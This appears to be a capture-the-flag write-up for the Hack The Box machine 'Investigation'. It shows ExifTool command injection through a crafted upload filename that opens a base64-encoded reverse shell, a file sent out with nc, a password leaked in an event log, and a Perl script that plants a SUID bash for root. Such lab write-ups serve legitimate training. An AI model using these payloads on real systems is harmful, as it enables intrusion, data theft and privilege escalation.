Description
Investigation is a medium Hack The Box machine that features:
- Web application using ExifTool vulnerable to Remote Command Execution
- User Pivoting by analyzing an email file with a Windows Event Log with a credential leaked
- Privilege Escalation by reversing a binary that can be executed as the
rootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.197.
$ ping -c 3 10.10.11.197
PING 10.10.11.197 (10.10.11.197) 56(84) bytes of data.
64 bytes from 10.10.11.197: icmp_seq=1 ttl=63 time=45.0 ms
64 bytes from 10.10.11.197: icmp_seq=2 ttl=63 time=43.9 ms
64 bytes from 10.10.11.197: icmp_seq=3 ttl=63 time=44.4 ms

--- 10.10.11.197 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 43.895/44.426/44.986/0.445 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.197 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.197
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.197 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.197
Host is up (0.045s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2f:1e:63:06:aa:6e:bb:cc:0d:19:d4:15:26:74:c6:d9 (RSA)
|   256 27:45:20:ad:d2:fa:a7:3a:83:73:d9:7c:79:ab:f3:0b (ECDSA)
|_  256 42:45:eb:91:6e:21:02:06:17:b2:74:8b:c5:83:4f:e0 (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://eforenzics.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: eforenzics.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the eforenzics.htb domain to the /etc/hosts file.
$ echo '10.10.11.197 eforenzics.htb' | sudo tee -a /etc/hosts

We find a website that offers digital forensic services. If offers a free image forensics service.
 We can upload an image file to receive back a detailed forensic analysis. It only supports
 .jpg files.
 We are going to use a test image containing EXIF data to help the web application to give better results. After uploading the image, the report file is uploaded in the
 http://eforenzics.htb/analysed_images/DSCN0010jpg.txt URL.

$ curl http://eforenzics.htb/analysed_images/DSCN0010jpg.txt
ExifTool Version Number         : 12.37
File Name                       : DSCN0010.jpg
Directory                       : .
File Size                       : 158 KiB
...
We find that the “forensic analysis” is the output generated by the ExifTool application. In this case, it is using the 12.37 version. This version is vulnerable to Command Injection, the CVE-2022-23935. lib/Image/ExifTool.pm in ExifTool before 12.38 mishandles a $file =~ /\|$/ check, leading to command injection.
Exploitation
If the filename contains a | character, it will be treated as a pipe and then the content after the pipe will be executed. We are going to spawn a reverse shell, after opening a listening TCP port with the nc -nvlp 1234 command. To make it easy we will re-upload the previous .jpg file but we are going to intercept the request with Burp Suite and we will replace the filename field from the multipart form from: Content-Disposition: form-data; name="image"; filename="DSCN0010.jpg" to Content-Disposition: form-data; name="image"; filename="DSCN0010.jpg|<COMMAND_TO_EXECUTE>"|. For example:
Content-Disposition: form-data; name="image"; filename="DSCN0010.jpg|echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi8xMjM0IDA+JjE=|base64 -d|bash|"
We receive a reverse shell as the www-data user, we upgrade it.
www-data@investigation:~/uploads/1760988640$ script /dev/null -c bash
www-data@investigation:~/uploads/1760988640$ ^Z
$ stty raw -echo; fg
$ reset xterm
www-data@investigation:~/uploads/1760988640$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find two console users in the system: root and smorton.
www-data@investigation:~/uploads/1760988640$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
smorton:x:1000:1000:eForenzics:/home/smorton:/bin/bash
fwupd-refresh:x:113:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
We can list the active Cron jobs:
www-data@investigation:/tmp$ crontab -l
...
*/5 * * * * date >> /usr/local/investigation/analysed_log && echo "Clearing folders" >> /usr/local/investigation/analysed_log && rm -r /var/www/uploads/* && rm /var/www/html/analysed_images/*
We find that the job is writing the date and time with the Clearing folders string to the /usr/local/investigation/analysed_log file. In the /usr/local/investigation directory we find the Windows Event Logs for Analysis.msg. We ex-filtrate it with nc tool.
www-data@investigation:/tmp$ cat '/usr/local/investigation/Windows Event Logs for Analysis.msg' | nc 10.10.14.16 1235
We are going to convert the .msg file to the .eml format with the convert-outlook-msg-file tool.
$ git clone https://github.com/JoshData/convert-outlook-msg-file
$ cd convert-outlook-msg-file
$ virtualenv .env
$ . .env/bin/activate
$ pip install -r requirements.txt
$ python outlookmsgfile.py < ../message.msg > ../message.eml
$ cd ..
$ cat message.eml
--===============1505963319835109832==
Content-Type: text/html; charset="utf-8"
Content-Transfer-Encoding: quoted-printable
MIME-Version: 1.0

Hi Steve,

Can you look through these logs to see if our analysts have been logging on t=
o the inspection terminal. I'm concerned that they are moving data on to prod=
uction without following our data transfer procedures.=20

Regards.
Tom

--===============1505963319835109832==--

--===============8864890021520972481==
Content-Type: application/octet-stream
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="evtx-logs.zip"
MIME-Version: 1.0

UEsDBBQAAAAIAJBsAVWzNSwXM3oTAAAQ8QANAAAAc2VjdXJpdHkuZXZ0eOxdCXxVxdU/b8nLRhZk
...
It is an email sent from the thomas.jones user to steve.morton. This can be related to the smorton user. They’re talking about reviewed some logs about a logging on the inspection terminal that are attached in the email as the evtx-logs.zip file. We extract it from the .eml file and as it is encoded with Base64 we decode it.
$ tail -n +49 message.eml | head -n -3 | base64 -d > evtx-logs.zip
$ unzip evtx-logs.zip
Archive:  evtx-logs.zip
  inflating: security.evtx
Now we have the security.evtx file, that it a Windows Event Log. We can parse the file with the evtx tool and convert it to a .xml file..
$ wget https://github.com/omerbenamram/evtx/releases/download/v0.9.0/evtx_dump-v0.9.0-x86_64-unknown-linux-gnu
$ chmod +x evtx_dump-v0.9.0-x86_64-unknown-linux-gnu
$ ./evtx_dump-v0.9.0-x86_64-unknown-linux-gnu security.evtx > security.xml
Now we are going in the file for the username string, ignoring the case.
$ grep -Ei 'username' security.xml | sort -u
      <SubjectUserName>SMorton</SubjectUserName>
    <Data Name="SubjectUserName">AAnderson</Data>
...
    <Data Name="SubjectUserName">EFORENZICS-DI$</Data>
    <Data Name="SubjectUserName">HMarley</Data>
    <Data Name="SubjectUserName">LJenkins</Data>
    <Data Name="SubjectUserName">LMonroe</Data>
    <Data Name="SubjectUserName">LOCAL SERVICE</Data>
    <Data Name="SubjectUserName">SMorton</Data>
...
    <Data Name="TargetUserName">aanderson</Data>
    <Data Name="TargetUserName">AAnderson</Data>
    <Data Name="TargetUserName">Administrator</Data>
    <Data Name="TargetUserName">Administrators</Data>
    <Data Name="TargetUserName">AWright</Data>
    <Data Name="TargetUserName">Backup Operators</Data>
    <Data Name="TargetUserName">BMay</Data>
...
    <Data Name="TargetUserName">Def@ultf0r3nz!csPa$$</Data>
...
    <Data Name="TargetUserName">EFORENZICS-DI$</Data>
    <Data Name="TargetUserName">EKora</Data>
    <Data Name="TargetUserName">Guest</Data>
    <Data Name="TargetUserName">hmarley</Data>
    <Data Name="TargetUserName">HMarley</Data>
    <Data Name="TargetUserName">hmraley</Data>
    <Data Name="TargetUserName">IPerez</Data>
    <Data Name="TargetUserName">JClark</Data>
    <Data Name="TargetUserName">KTyson</Data>
    <Data Name="TargetUserName">ljenkins</Data>
    <Data Name="TargetUserName">LJenkins</Data>
    <Data Name="TargetUserName">lmonroe</Data>
    <Data Name="TargetUserName">LMonroe</Data>
    <Data Name="TargetUserName">LOCAL SERVICE</Data>
    <Data Name="TargetUserName">smorton</Data>
    <Data Name="TargetUserName">SMorton</Data>
...
    <Data Name="TargetUserName">WDAGUtilityAccount</Data>
    <Data Name="UserName">NT AUTHORITY\LOCAL SERVICE</Data>
We find an unexpected username, Def@ultf0r3nz!csPa$$. This seems to be a password entered by mistake as an username. We check if we can login with the smorton user and the Def@ultf0r3nz!csPa$$ password over SSH.
$ ssh smorton@eforenzics.htb
smorton@investigation:~$ id
uid=1000(smorton) gid=1000(smorton) groups=1000(smorton)
smorton@investigation:~$ sudo -l
Matching Defaults entries for smorton on investigation:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User smorton may run the following commands on investigation:
    (root) NOPASSWD: /usr/bin/binary
We logged successfully, smorton can only run one command as root user, the /usr/bin/binary binary. If we execute it we get the Exiting... message.
smorton@investigation:~$ sudo /usr/bin/binary
Exiting...
We retrieve the file and decompile with the Decompile Explorer tool, for example.
$ scp smorton@eforenzics.htb:/usr/bin/binary .
smorton@eforenzics.htb's password:
Part of the decompiled code is:
...
int main(int argc, char ** argv) {
    if ((int32_t)argc != 3 || getuid() != 0) {
        // 0x144c
        puts("Exiting... ");
        exit(0);
        // UNREACHABLE
    }
    int64_t v1 = (int64_t)argv; // 0x1481
    int64_t * str = (int64_t *)(v1 + 16); // 0x1489
    if (strcmp((char *)*str, "lDnxUysaQn") != 0) {
        // 0x1680
        puts("Exiting... ");
        exit(0);
        // UNREACHABLE
    }
    // 0x14a3
    puts("Running... ");
    struct _IO_FILE * file = fopen((char *)*str, "wb"); // 0x14c4
    int64_t v2 = curl_easy_init(); // 0x14cd
    curl_easy_setopt(v2, 0x2712, *(int64_t *)(v1 + 8), 0x2712);
    curl_easy_setopt(v2, 0x2711, (int64_t)file, 0x2711);
    curl_easy_setopt(v2, 45, 1, 45);
    if ((int32_t)curl_easy_perform(v2) != 0) {
        // 0x166a
        puts("Exiting... ");
        exit(0);
        // UNREACHABLE
    }
    int32_t size = snprintf(NULL, 0, "%s", (char *)*str) + 1; // 0x158d
    int64_t * mem = malloc(size); // 0x1594
    snprintf((char *)mem, size, "%s", (char *)*str);
    int32_t size2 = snprintf(NULL, 0, "perl ./%s", mem) + 1; // 0x15f7
    int64_t * mem2 = malloc(size2); // 0x15fe
    snprintf((char *)mem2, size2, "perl ./%s", mem);
    fclose(file);
    curl_easy_cleanup(v2);
    setuid(0);
    system((char *)mem2);
    system("rm -f ./lDnxUysaQn");
    return 0;
}
...
We find in the file is expecting three arguments (the filename and two specified by the user). Then in the same condition check if the user that runs the binary is the root user (UID 0). Then the second parameter entered by the user is checked if matches the lDnxUysaQn string. Then opens a file in write binary mode (wb) with the previous string name. Then uses the cURL library to download a file from the URL specified by the first parameter by the user, to be executed later by the Perl command. So we are going to code a Perl script to create a new Bash SUID binary in the /tmp folder. We host the Perl script in our HTTP server.
$ cat <<'EOF' > ./perl.pl
#!/usr/bin/perl
use strict;
use warnings;

# Run the command and capture its output
my $cmd = 'cp /bin/bash /tmp/suid-bash; chmod u+s /tmp/suid-bash';
my @output = `$cmd`;

# Check for errors
if ($? != 0) {
    die "Failed to run command: $cmd\n";
}

# Print the output
print @output;

EOF

$ python -m http.server 80
Now we run the binary command and we finally obtain a root shell.
smorton@investigation:~$ sudo /usr/bin/binary http://10.10.14.16/perl.pl lDnxUysaQn
Running...
smorton@investigation:~$ /tmp/suid-bash -p
suid-bash-5.0# id
uid=1000(smorton) gid=1000(smorton) euid=0(root) groups=1000(smorton)
Flags
In the root shell we can retrieve the user.txt and root.txt files.
suid-bash-5.0# cat /home/smorton/user.txt
<REDACTED>
suid-bash-5.0# cat /root/root.txt
<REDACTED>